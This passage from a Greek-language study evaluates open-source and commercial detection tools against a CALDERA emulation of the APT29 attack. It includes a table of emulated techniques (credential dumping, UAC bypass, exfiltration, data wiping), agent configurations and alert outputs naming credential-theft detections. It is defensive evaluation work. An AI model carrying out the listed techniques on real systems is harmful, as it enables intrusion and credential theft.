22	UAC Bypass via Backup Utility	privilege-escalation	Abuse Elevation Control Mechanism: Bypass User Account Control
23	Registry Cleanup for UAC Bypass Technique	defensive-evasion	Modify Registry
24	Process Injection	privilege-escalation	Process Injection
25	Planting Modified Sysinternals Utilities	stage-capabilities	Masquerading: Match Legitimate Name or Location
26	Remote System Discovery	discovery	Remote System Discovery
27	Remote System Discovery	discovery	Remote System Discovery
28	System Network Configuration Discovery	discovery	System Network Configuration Discovery
29	Process Discovery	discovery	Process Discovery
30	Artifact Cleanup - Delete Files	defensive-evasion	Indicator Removal on Host: File Deletion
31	Loading Stage-2 & Performing Discovery	discovery	System Information Discovery
32	4.C.2 - System Network Connections Discovery (T1049)	discovery	System Network Connections Discovery

33	Credential Dumping using Process Injection	credential-access	Credential Dumping
34	Persistent Service 1	persistence	Boot or Logon Autostart Execution: Shortcut Modification
35	Persistent Service 2	persistence	Boot or Logon Autostart Execution: Shortcut Modification
36	Access Token Manipulation	defensive-evasion	Access Token Manipulation
37	Credentials In Files- Chrome	credential-access	Credential Dumping
38	Query Registry	defensive-evasion	Access Token Manipulation
39	Credentials In Files (T1081) - Private Keys Extraction	credential-access	Unsecured Credentials: Private Keys
40	Staging files for PowerShell module imports	defensive-evasion	Masquerading: Match Legitimate Name or Location
41	Screen Capturing	collection	Screen Capture
42	Automated Collection (T1119) - Clipboard (T1115)	collection	Clipboard Data
43	Automated Collection (T1119) - Input Capture (T1417)	collection	Input Capture: Keylogging
44	Data from staged file (T1074) and Exfiltration over C2 Channel (T1041)	exfiltration	Exfiltration Over C2 Channel
45	Remote File Copy (T1105)	defensive-evasion	Access Token Manipulation: Token Impersonation/Theft
46	Remote System Discovery (T1018)	execution	Command and Scripting Interpreter: PowerShell
47	Identifying current user on other machines	execution	Command and Scripting Interpreter: PowerShell
48	File and Directory Discovery (T1083)	defensive-evasion	Access Token Manipulation: Token Impersonation/Theft
49	Copy Sandcat File	lateral-movement	Ingress Tool Transfer
50	Screen Capture (T1113)	collection	Screen Capture
51	File and Directory Discovery (T1083)	discovery	File and Directory Discovery
52	Automated document collection (T1119)	execution	Command and Scripting Interpreter: PowerShell
53	Data from staged file (T1074) and Exfiltration over C2 Channel (T1041)	exfiltration	Exfiltration Over C2 Channel
54	Artifact Cleanup - Delete Staged Files	defensive-evasion	Indicator Removal on Host: File Deletion
55	Artifact Cleanup	defensive-evasion	Indicator Removal on Host: File Deletion
56	Startup Folder Persistence Execution	lateral-movement	Boot or Logon Initialization Scripts: Startup Items
57	Click. LNK payload	execution	User Execution: Malicious File
58	Timestomp kxwn.lock	defensive-evasion	Indicator Removal on Host: Timestomp
59	Detect Anti-Virus	discovery	Software Discovery: Security Software Discovery
60	Detect Software	discovery	Software Discovery
61	Enumerate Computer Name	discovery	System Information Discovery
62	Enumerate Domain Name	discovery	System Information Discovery
63	Enumerate Username	discovery	System Owner/User Discovery
64	Enumerate Processes	discovery	Process Discovery
65	UAC Bypass via sdctl	defensive-evasion	Access Token Manipulation: Create Process with Token
66	Credential Dumping	credential-access	Credential Dumping
67	Stage Mimikatz Binary	credential-access	Credential Dumping
68	WMI Persistence technique	persistence	Event Triggered Execution: Windows Management Instrumentation Event Subscription
69	Enumerate Domain Controller	discovery	Remote System Discovery
70	Enumerate Domain SID	discovery	System Owner/User Discovery

71	Remote Connection (T1028) & Remote File Copy (T1105) & Credential Dumping	lateral-movement	Ingress Tool Transfer
72	Collect E-mails	collection	Email Collection: Local Email Collection
73	Collect Files & Compress Collection	collection	Data from Local System
74	Exfiltrate data to OneDrive	exfiltration	Transfer Data to Cloud Account
75	Data Wiping of staged files	impact	Disk Wipe: Disk Content Wipe
76	Execute Invoke-Mimikatz	credential-access	Credential Dumping
77	Triggering Persistent	persistence	Signed Binary Proxy Execution: Rundll32

Πινακας.3 – CALDERA, σειρά εκτέλεσης τεχνικών στη επίθεση ATP29

3. Αποτελέσματα σύγκρισης

3.1. WAZUH

Το **WAZUH** και το **OSSEC** έχουν παρόμοιο τρόπο λειτουργείας και παραμετροποίησης. Αυτό ωφελείται στο ότι το WAZUH χρησιμοποιεί μια τροποποιημένη έκδοση του agent του OSSEC. Αυτό απεικονίζεται και στα αρχεία ρυθμίσεων τους. (ossec.conf).

```
<!-- Log analysis -->
  <localfile>
    <location>Microsoft-Windows-Sysmon/Operational</location>
    <log_format>eventchannel</log_format>
  </localfile>

  <localfile>
    <location>Security</location>
    <log_format>eventchannel</log_format>
    <query>Event/System[EventID != 5145 and EventID != 5156 and EventID != 5447 and
      EventID != 4656 and EventID != 4658 and EventID != 4663 and EventID != 4660 and
      EventID != 4670 and EventID != 4690 and EventID != 4703 and EventID != 4907 and
      EventID != 5152 and EventID != 5157]</query>
  </localfile>

  <localfile>
    <location>System</location>
    <log_format>eventchannel</log_format>
  </localfile>
```

Πίνακας 4 - Παράδειγμα configuration file WAZUH agent

```
<localfile>
    <location>Security</location>
    <log_format>eventlog</log_format>
</localfile>

<localfile>
    <location>Microsoft-Windows-PrintService/Operational</location>
    <log_format>eventchannel</log_format>
</localfile>
```

Πίνακας 5 - Παράδειγμα configuration file OSSEC agent.

Και τα δυο παρακολουθούν τα System, Application, Security Windows Events,PowerShell Events και SysMonitor Events.

Μια βασική διαφοροποίηση είναι ότι το WAZUH χρησιμοποιεί τον όρο “eventchannelg” για να δηλώσει τις πήγες των events ενώ το OSSEC χρησιμοποιεί τον όρο “eventlog”.

Το **WAZUH** είναι ένας συνδυασμός SIEM και EDR.Διαθέτει μια κονσόλα στην οποία καταγράφονται με λεπτομέρειες τα γεγονότα που έχουν συγκεντρωθεί από τα Windows Event Logs

(Security Events).Η κονσόλα αυτή κατάφερε να συγκεντρώσει όλα τα περιστατικά από τα Security, System, PowesShell και Symon Event Logs. Πραγματοποίησε πλήρη απεικόνιση όλων των Events, με τις λεπτομέρειες που καταγράφονται στο Windows Event Log.

Το **WAZUH** διαθέτει πέρα από την καταγραφή, και δυνατότητα να αντιστοιχίζει το περιστατικά σε τεχνικές επίθεσης σύμφωνα με το framework της MITRE ATT&CK. Όπως διαπιστώθηκε η αντιστοίχιση δεν είναι ακριβής. Για παράδειγμα η τεχνική T1564.002 με την οποία δημιουργείται ένας χρήστης μέσω της Registry. Το WAZUH την αναγνωρίζει ως T1098, που είναι τεχνική για να εκμεταλλευτεί ο επιτιθέμενος ένα λογαριασμό χρήστη, ή να προσπελάσει μια πολιτική ασφάλειας σχετική με τη διαχείριση χρηστών. Ο διαχειριστής θα ειδοποιηθεί ότι πράγματι κάτι συμβαίνει, αλλά δε θα εστιάσει στη σωστό σημείο επίθεσης.


Το **WAZUH** υποστηρίζει τη χρήση κανόνων SIGMA.Με αυτό τον τρόπο δημιουργεί ειδοποιήσεις διαβάζοντας τα Windows Events, και κάνει αντιστοίχιση με το MITRE ATT&CK framework.

Για το σκοπό της έρευνας, χρησιμοποιήθηκαν κανόνες που αναλύουν τα Windows Log Events συμπεριλαμβανομένων των PowerShell και SYSMON Events.Ο στόχος είναι να διαπιστωθεί αν και σε ποιο βαθμό βελτιώνουν τις δυνατότητες του WAZUH.

Χρησιμοποιήθηκαν οι κανόνες που διατίθενται από τη SIGMA[12].

Το αποτέλεσμα ήταν να αναγνωριστούν περισσότερες ύποπτες ενέργειες, κυρίως από τα Sysmon Events και δευτερευόντως από τα PowerShell Events.Τα γεγονότα παρουσιάστηκαν στον πίνακα Security Events και όχι στον πίνακα MITRE, που θα ήταν πιο πρακτικό.


Στο παρακάτω παράδειγμα φαίνεται ο εντοπισμός της τεχνικής “Data wiping of staged files” με χρήση κανόνα SIGMA.Κατά την επίθεση εκτελείτε το script wipe.ps1.Η ανωμαλία εντοπίστηκε, αλλά αναγνωρίστηκε σαν εντολή που εκτελέστηκε από το MS Office.



Εικ.16 – Εντοπισμός απειλής από κανόνα SIGMA

Στο επόμενο παράδειγμα η ειδοποίηση έχει δημιουργηθεί από ένα PowewShell Event.

Έχει μια γενική περιγραφή, αλλά εντόπισε την εκτέλεση του script powerview.ps1, το οποίο ζητάει τις υπηρεσίες που τρέχουν σε ένα σύστημα, και αντιστοιχίζει γνωστές ευπάθειες.



Εικ.17 – Εντοπισμός απειλής από κανόνα SIGMA

Στα αρνητικά θα πρέπει να αναφερθεί ότι η αποτελεσματικότητα των κανόνων εξαρτάται από την ποιότητα τους. Η ποιότητα των κανόνων που χρησιμοποιήθηκαν, δεν αξιολογήθηκε. Αξιολογήθηκε μόνο κατά ποσό μπορούν να βελτιωθούν οι δυνατότητες του WAZUH με τη χρήση τους.

Επιπλέον η χρήση του Sysmon σε επιχειρησιακό περιβάλλον δεν είναι πρακτική.Το SYSMON δημιουργεί πολύ μεγάλο αριθμό events τα οποία δεν μπορούν εύκολα να αναλυθούν από ένα SIEM η ένα EDR.

3.2. OSSEC

Το **OSSEC**, διαθέτει μια μόνο, πίνακα απεικόνισης των γεγονότων ασφάλειας που έχει ανιχνεύσει. Περιορίζεται σε μια απλή απαρίθμηση των περιστατικών με λεπτομέρειες που παίρνει από το Λειτουργικό Συστημα. Το **OSSEC,** δεν διαθέτει δυνατότητα για αντιστοίχιση με το framework MITRE ATT@CK. Κατά συνέπεια, οι EDR δυνατότητες στην αναγνώριση μιας τεχνικής, του εξαρτώνται από το βαθμό λεπτομερειών που καταγράφει.

Το **OSSEC** διαπιστώθηκε ότι έκανε πλήρη καταγραφή των System, Security Application και Events.Έκανε περιληπτική καταγραφή των PowerShell Events , και ορισμένα από τα Sysmon Events.

Οι κανόνες του OSSEC για τα PowerShell Events (/var/ossec/rules/ms_powershell.xml) περιορίζονται σε 6. Ο κανόνας 20505, ελέγχει για ύποπτες εντολές. Δεν ανίχνευσε όμως τις εντολές κατά την επίθεση.

Οι πληροφορίες που έδωσε ήταν πολύ λίγες και σε καμία περίπτωση δεν μπορούσαν να βοηθήσουν το αναλυτή να ανιχνεύσει μια απειλή.

Στο πρώτο σενάριο, κατόρθωσε να καταγράψει ορισμένες μόνο δραστηριότητες, που σχετίζονται με τη δημιουργία ή την τροποποίησή ενός λογαριασμού χρήστη.

Στο δεύτερο σενάριο, της επίθεσης APT29, δεν ανίχνευσε τίποτα. Ακόμα και οι καταγραφές των PowerShell Events που περιέχουν το script που εκτελέστηκε, είναι ελλείπεις.

Εικ.18 – Εντοπισμός PowerShell Event στο OSSEC


Η χρήση πιο ”έξυπνων” κανόνων SIGMA για την αντιστοίχιση με το MITRE ATT@CK Framework είναι δυνατή.

Δεν βρέθηκαν όμως κάποια έτοιμα πακέτα με κανόνες, σε αντίθεση με το WAZUH.

3.3. OSSEC+

Το **OSSEC+** χρησιμοποιεί τον elastic agent και κονσόλα που στηρίζεται στο ELK.Στηρίζεται στη χρήση τοι ιδίου Server με το **OSSEC (OSSEC HIDS 3.7.0).** Το γραφικό περιβάλλον είναι μοντέρνο και παρέχει περισσότερες λεπτομέρειες από το OSSEC.

Παρότι είχε ρυθμιστεί, δεν κατόρθωσε να καταγράψει PowerShell και Sysmon Events.



Εικ.19 – Εντοπισμός Event στο OSSEC+

Στο πρώτο σενάριο, περιορίστηκε στο να εντοπίσει περιστατικά που σχετίζονται με τη δημιουργία και τη διαχείριση ενός χρήστη ή μιας νέας υπηρεσίας.

Στο δεύτερο σενάριο, αρκέστηκε στην προβολή των Security και Application Windows events.

3.4. OpenEDR

Το **OpenEDR,** παρουσιάζει ένα πίνακα ελέγχου, διαφοροποιημένο σε σχέση με το WAZUH το OSSEC και το OSSEC+. Δεν καταγραφεί όλα τα γεγονότα (Windows Event Logs), όπως τα αλλά 2 συστήματα. Καταγράφει μόνο γεγονότα τα οποία είναι ύποπτα. Παράλληλα τα συσχετίζει με κάποιο βαθμό επικινδυνότητας.

Το **OpenEDR**, δημιουργεί ειδοποιήσεις όταν εντοπίσει μια απειλή. Σε κάποιες περιπτώσεις κάνει αντιστοίχιση της δραστηριότητας που εντοπίστηκε με τακτικές από το MITRE ATT&CK Framework. Για παράδειγμα, στην περίπτωση της τεχνικής για δημιουργία νέας υπηρεσίας, έχουμε αντιστοίχιση με μια τεχνική MITRE ATT&CK και μάλιστα ταυτίζεται με την τεχνική που χρησιμοποιήθηκε. Σε αντίστοιχη περίπτωση το WAZUH την είχε αναγνωρίσει, αλλά με διαφορετικό κωδικό επίθεσης. Στις περισσότερες περιπτώσεις πάντως, που μια ενέργεια ανιχνεύετε, δεν υπάρχει αντιστοίχιση με το MITRE ATT&CK Framework.

Ενώ γενικά αυτή η προσέγγιση είναι πιο ξεκούραστη στο μάτι του διαχειριστή, η έλλειψη των System, και Security Logs τον δυσκολεύει να βρει λεπτομερείς για το τι έχει συμβεί στο σύστημα πριν και μετά το περιστατικό.

Στο πρώτο σενάριο το **OpenEDR** ανίχνευσε περισσότερα περιστατικά συγκριτικά με τα αλλά συστήματα. Δεν ανίχνευσε όμως , την ενεργοποίηση του Guest Account, η οποία ανιχνεύτηκε από τα αλλά συστήματα.

Στο δεύτερο σενάριο, κατάφερε να ανιχνεύσει την εκτέλεση υπόπτου κώδικα με χρήση PowerShell.

Παράλληλα εντόπισε την εγκατάσταση του client από την πλευρά του επιτιθέμενου.

Επίσης ανίχνευσε την απόπειρα εύρεσης των υπηρεσιών που τρέχουν στο σύστημα, με χρήση της εντολής tasklist /v. Δεν μπόρεσε όμως να ανιχνεύσει την απόπειρα εύρεσης των διεργασιών που τρέχουν, όταν εκτελεστικε εναλλακτικά η εντολή Get-Process σε PowerShell.

Παρόμοια, συνέλαβε την εκτέλεση της εντολής whoami.exe για την αναγνώριση του χρήστη. Δεν συνέλαβε όμως την εντολή echo %username% η οποία δίνει το ίδιο αποτέλεσμα.

Γενικά όμως οι περιπτώσεις είναι περιορισμένες.

Ο OpenEDR agent,αυτή τη στιγμή δεν είναι παραμετροποιησιμος. Οι κατασκευαστές ισχυρίζονται ότι σε επόμενα releases θα υπάρχει δυνατότητα ρυθμίσεων ειδοποιήσεων και δημιουργίας κανόνων.


Score	Alert Name	Alert Time	Device	Mitre ID
8	Binary Executing from Temp Directory	2022-12-14 16:28:07	DESKTOP-PESFJ65	T1204
8	Suspicious Powershell Execution	2022-12-14 16:28:07	DESKTOP-PESFJ65	T1059.001
5	Write to Executable	2022-12-14 16:26:23	DESKTOP-PESFJ65	-
5	Write to Executable	2022-12-14 16:24:38	DESKTOP-PESFJ65	-
5	Add Autorun In Registry	2022-12-14 16:22:53	DESKTOP-PESFJ65	-
8	Suspicious Powershell Execution	2022-12-14 16:19:44	DESKTOP-PESFJ65	T1059.001

Εικ.19 OpenEDR

3.5. BlueSPAWN


Το **BlueSPAWN** μπορεί να τρέξει σε δυο καταστάσεις. Σε κατάσταση reacting (Hunting) κατά την οποία ανιχνεύει επιλήψιμες ενέργειες που έχουν ήδη εκτελεστεί στο σύστημα κατά παρελθόν και proactive (monitoring) κατά την οποία παρακολουθεί ένα σύστημα online για μη φυσιολογικές δραστηριότητες.

Η λειτουργεία του είναι παρόμοια με τη λειτουργία του OpenEDR, από την άποψη ότι παρέχει αποκλειστικά EDR alerts.Δεν παρέχει πληροφορίες για τα System Logs και τα Security Logs των Windows, πάρα μόνο συσχετίζει τις ενέργειες στο σύστημα με τεχνικές στο MITRE ATT&CK framework.



Εικ.20 - BlueSPAWN ανίχνευση απειλών

Στην μελέτη, το BlueSPAWN, έτρεξε σε monitoring mode.Χρησιμοποιήθηκε η εντολή . \BLUESPAWN-client-x64.exe --monitor -a normal --log=console,xml με την οποία η εφαρμογή τρέχει με μέτριο βαθμό ανάλυσης και απεικονίζει τα αποτελέσματα στην οθόνη και τα σώζει και σε αρχείο τύπου . xml.Σε κάθε εύρημα, κάνει αντιστοίχιση με την τακτική που στην οποία ανήκει, την τεχνική που έχει χρησιμοποιηθεί και τον κωδικό της τεχνικής, σύμφωνα με το MITRE ATT&CK. Αξίζει να σημειωθεί ότι το BlueSPAWN μπορεί να πραγματοποιήσει συσχετισμό ανάμεσα στα ευρήματα και να αυξήσει το βαθμό βεβαιότητας ότι, οι ενέργειες αποτελούν μέρος τακτικής επίθεσης.



Εικ.21 - BlueSPAWN συσχετισμός γεγονότων

Το **BlueSPAWN** κατάφερε να ανιχνεύσει τη δημιουργία νέων υπηρεσιών (“program execution in unquoted path” και “execute command as a service”) καθώς επίσης και την εγκατάσταση κλειδιού RunOnce στη Registry.

Δεν εντόπισε όμως τη δημιουργία νέων χρηστών και την ενεργοποίηση του Guest Account.

Στο δεύτερο σενάριο, το **BlueSPAWN** ετρεξε σε monitoring mode.Η εντολή που χρησιμοποιήθηκε είναι “.\BLUESPAWN-client-x64.exe --monitor -a normal --log=console,xml --exclude-hunts T1484”. Η

T1484 έκανε έλεγχο για αλλαγές στην Group Policy του συστήματος. Την εξαίρεσα διότι η επίθεση APT29 δεν περιέχει τέτοια τεχνική, και παράλληλα καθυστερούσε το πρόγραμμα.

Το πρόγραμμα ολοκλήρωσέ τη λειτουργία του δυο φορές, πριν ολοκληρωθεί η εξομοίωση της επίθεσης και χρειάστηκε να επαναλάβω την εξομοίωση από την αρχή. Στην τρίτη απόπειρα, ύστερα από 40 λεπτά λειτουργείας, μπήκε σε hunting mode για την τακτική 1547 Boot or Logon AutoStart Execution.Περίμενα 15 λεπτά μετά την ολοκλήρωση της επίθεσης και διέκοψα το πρόγραμμα. Το **BlueSPAWN** στο mode αυτό δεν κατέγραψε τίποτα.

Ξαναξεκινησα το πρόγραμμα σε **hunting mode** με την εντολή ". \BLUESPAWN-client-x64.exe --monitor -a normal --log=console,xml --exclude-hunts T1484 ".

Σε **hunting mode** , κατάφερέ να ανιχνεύσει τον client **(cod.3aka3.scr**) που εγκαταστάθηκε από τον επιτιθέμενο, και ο οποίος εκτελέστηκε από διαφορετικές διαδρομές, ύποπτες για **Process Injection.**

Δεν ανίχνευσε όμως κάποια άλλη δραστηριότητα.

```
<hunt>T1055 - Process Injection</hunt>
      </associated-hunts>
      <associated-data>
        <property name="Base Address">0000000180000000</property>
        <property name="Memory Size">2138112</property>
        <property name="PID">1916</property>
        <property name="Process Command">"C:\temp\cod.3aka3.scr" /S</property>
        <property name="Process Name">C:\temp\cod.3aka3.scr</property>
        <property name="Process Path">C:\temp\cod.3aka3.scr</property>
        <property name="Type">Memory</property>
      </associated-data>
    </detection>
```

```
<hunt>T1055 - Process Injection</hunt>
      </associated-hunts>
      <associated-data>
        <property name="Base Address">0000000002060000</property>
        <property name="Memory Size">24576</property>
        <property name="PID">9112</property>
        <property name="Process Command">"C:\Windows\system32\cod.3aka3.scr" /S</property>
        <property name="Process Name">C:\Windows\System32\cod.3aka3.scr</property>
        <property name="Process Path">C:\Windows\System32\cod.3aka3.scr</property>
        <property name="Type">Memory</property>
      </associated-data>
    </detection>
```

3.6. TREND Micro Visio ONE

Το **TREND Micro Visio ONE,** είναι μια λύση XDR, αλλά στη αξιολόγηση χρησιμοποιήθηκε μόνο το EDR module του.

Το Trend Micro, παρουσίασε εξαιρετική επίδοση και κατάφερε να εντοπίσει σχεδόν όλες τις εντολές που εκτέλεσε το Caldera. Τόσο στο πρώτο όσο και στο δεύτερο σενάριο.

Risk level	Detection filter	Description	Tactic	Technique
Low	Querying of System Owner or User Discovery	Detects attempt to query System Owne...	TA0007	T1033, T1087.001
Low	System Owner User Discovery	An attempt to gather user information ...	TA0007	T1033, T1082
Medium	Credentials Enumeration In Registry	Enumeration for Credentials in Registry	TA0006	T1552.002
Low	Enumeration for Credentials in Registry	Enumeration for Credentials in Registry	TA0006	T1552.002
Low	Password Searching In Files via Command Prompt	Search for passwords in files via comma...	TA0002, TA0006	T1552.001, T1059.003, T1003
Low	Password Searching In Files Via Powershell	String search password in files via Powe...	TA0006	T1552.001
Low	Uncommon Powershell Parameters Used in Com...	An uncommon powershell parameter in...	TA0002	T1059.001
Info	File Download via PowerShell - Invoke-WebRequ...	Download a file using Powershell Invoke...	TA0011	T1105, T1102
Low	Uncommon Powershell Parameters Used in Com...	An uncommon powershell parameter in...	TA0002	T1059.001
High	Credential Dumping via NPPSpy	Modification of ProviderOrder Registry ...	TA0005, TA0006, TA0043	T1589.001, T1003, T1112

Εικ.22 TREND Micro Visio ONE ανίχνευση απειλών

Σε κάθε ειδοποίηση που δημιούργησε προβάλλει τη αλληλουχία των ενεργειών που πραγματοποιεί το σύστημα και αντιστοιχίζει την τακτική και την τεχνική σύμφωνα με το MITRE ATT&CK Framework.

Η απόδοση αυτή, κατά κάποιο τρόπο ήταν αναμενόμενη. Η ενσωμάτωση MITRE ATT&CK Framework στις τεχνολογίες XDR/EDR είναι πλέον δεδομένη, και κατά συνέπεια η δυνατότητα να εντοπίζονται μεμονωμένες ενέργειες που θα μπορούσαν να αποτελέσουν μέρος μιας επίθεσης αναμενόμενη.

DESKTOP-PESFJ65(2a02:a03f:688b:600c:74:cff... Critical Dropping of PE File by Script Related Process A script related process dropped an exe... TA0005 T1036.005 2022-12-16 22:12:52

Detection filter risk level	Highlighted objects ( )	Detection filter	Description	Tactic	Technique
Critical	1	Dropping of PE File by Script Related Process	A script related process dropped an executable file in the public f...	TA0005	T1036.005
Low	4	File Delivery via PowerShell	Possible installation of attack tools via PowerShell	TA0002, TA0003, TA0004, TA0005, TA0006	T1059.001, T1003, T1574.008
Low	5	Suspicious File Creation in Uncommon Folder	Identified file creation in uncommon folder which is usually levera...	TA0002	T1204.002
Low	7	Dropping Of PE File In An Uncommon Directory Via Powershell	Powershell dropping a PE file in an uncommon directory	TA0002	T1059.001

Εικ.23 TREND Micro Visio ONE συσχετισμός γεγονότων

4. Συμπεράσματα

Από τα προγράμματα που συγκρίθηκαν, το WAZUH, OSSEC, OSSEC+ στηρίζονται στη ιδιά τεχνολογία.

Το **WAZUH** έχει δημιουργηθεί ως fork του **OSSEC** με βασική διαφορά την ενσωμάτωση του με το ELK Stack (Elasticsearch, Logstash, and Kibana).Διαθέτει παρόμοιο agent και παρόμοιο, manager.Το OSSEC αυτοπροσδιοριζεται ως HIDS λύση, ενώ το WAZUH ως SIEM/XDR λύση. Αυτή είναι και η αιτία που το WAZUH μπόρεσε να κάνει σε ένα βαθμό αντιστοίχιση ενός γεγονότος με μια τεχνική του MITRE ATT&CK Framework.Το OSSEC δεν δημιούργησε ειδοποιήσεις EDR ούτε έκανε αντιστοίχιση με το MITRE ATT&CK Framework.Πραγματοποίησε μόνο προβολή των γεγονότων των Windows.Ο μικρός βαθμός δημιουργίας ειδοποιήσεων EDR, οφείλετε στην έλλειψη επαρκών κανόνων, κάτι που δεν συμβαίνει στην περίπτωση του TREND Micro Visio ONE. Και τα δυο προγράμματα ήταν ρυθμισμένα ώστε να διαβάζουν τα Windows Power Shell Event Logs και τα Event Logs του SYSMON. Στο Ίντερνετ βρέθηκαν πολλές πήγες με κανόνες για εντοπισμό ανωμαλιών, διαβάζοντας τα Windows Event Logs, και κάνοντας αντιστοίχιση με το MITRE ATT&CK Framework (https://github.com/olafhartong/sysmon-modular), (https://github.com/sametsazak/sysmon). Η εικόνα του βελτιώθηκε σημαντικά με τη χρήση των κανόνων SIGMA.

Η δημιουργία κανόνων απαιτεί μεγάλη προσπάθεια και η αποτελεσματικότητα τους εξαρτάται από την ποιότητα τους. Η δυνατότητα χρήσης τους όμως αναδεικνύει τη δυνατότητα του συστήματος. Επίσης το γεγονός ότι βρέθηκαν αρκετά έτοιμα πακέτα, δείχνει την εμπιστοσύνη της Open Source κοινότητας στο προϊόν.

Το **OSSEC**, περιορίστηκε σε απλή καταγραφή περιστατικών. Ακόμα και αυτή ήταν ελλιπής σε ορισμένες περιπτώσεις. Δεν κατέγραψε όλα Τα Powershell events ούτε τα Sysmon events.Επιπλέον το γεγονός ότι βρέθηκαν κανόνες SIGMA μόνο για το WAZUH ίσως να δηλώνει και μια στροφή της Open Source κοινότητας αποκλειστικά στο WAZUH.

Το **OSSEC+,** παρότι χρησιμοποιεί διαφορετικό agent, χρησιμοποιεί τον ίδιο manager με το OSSEC.Κατά συνέπεια οι παρατηρήσεις και τα συμπεράσματά είναι τα ιδία. Διαθέτει ένα πιο χρηστικό γραφικό περιβάλλον, αλλά παρουσιάζει όλες τις ελλείψεις του OSSEC.

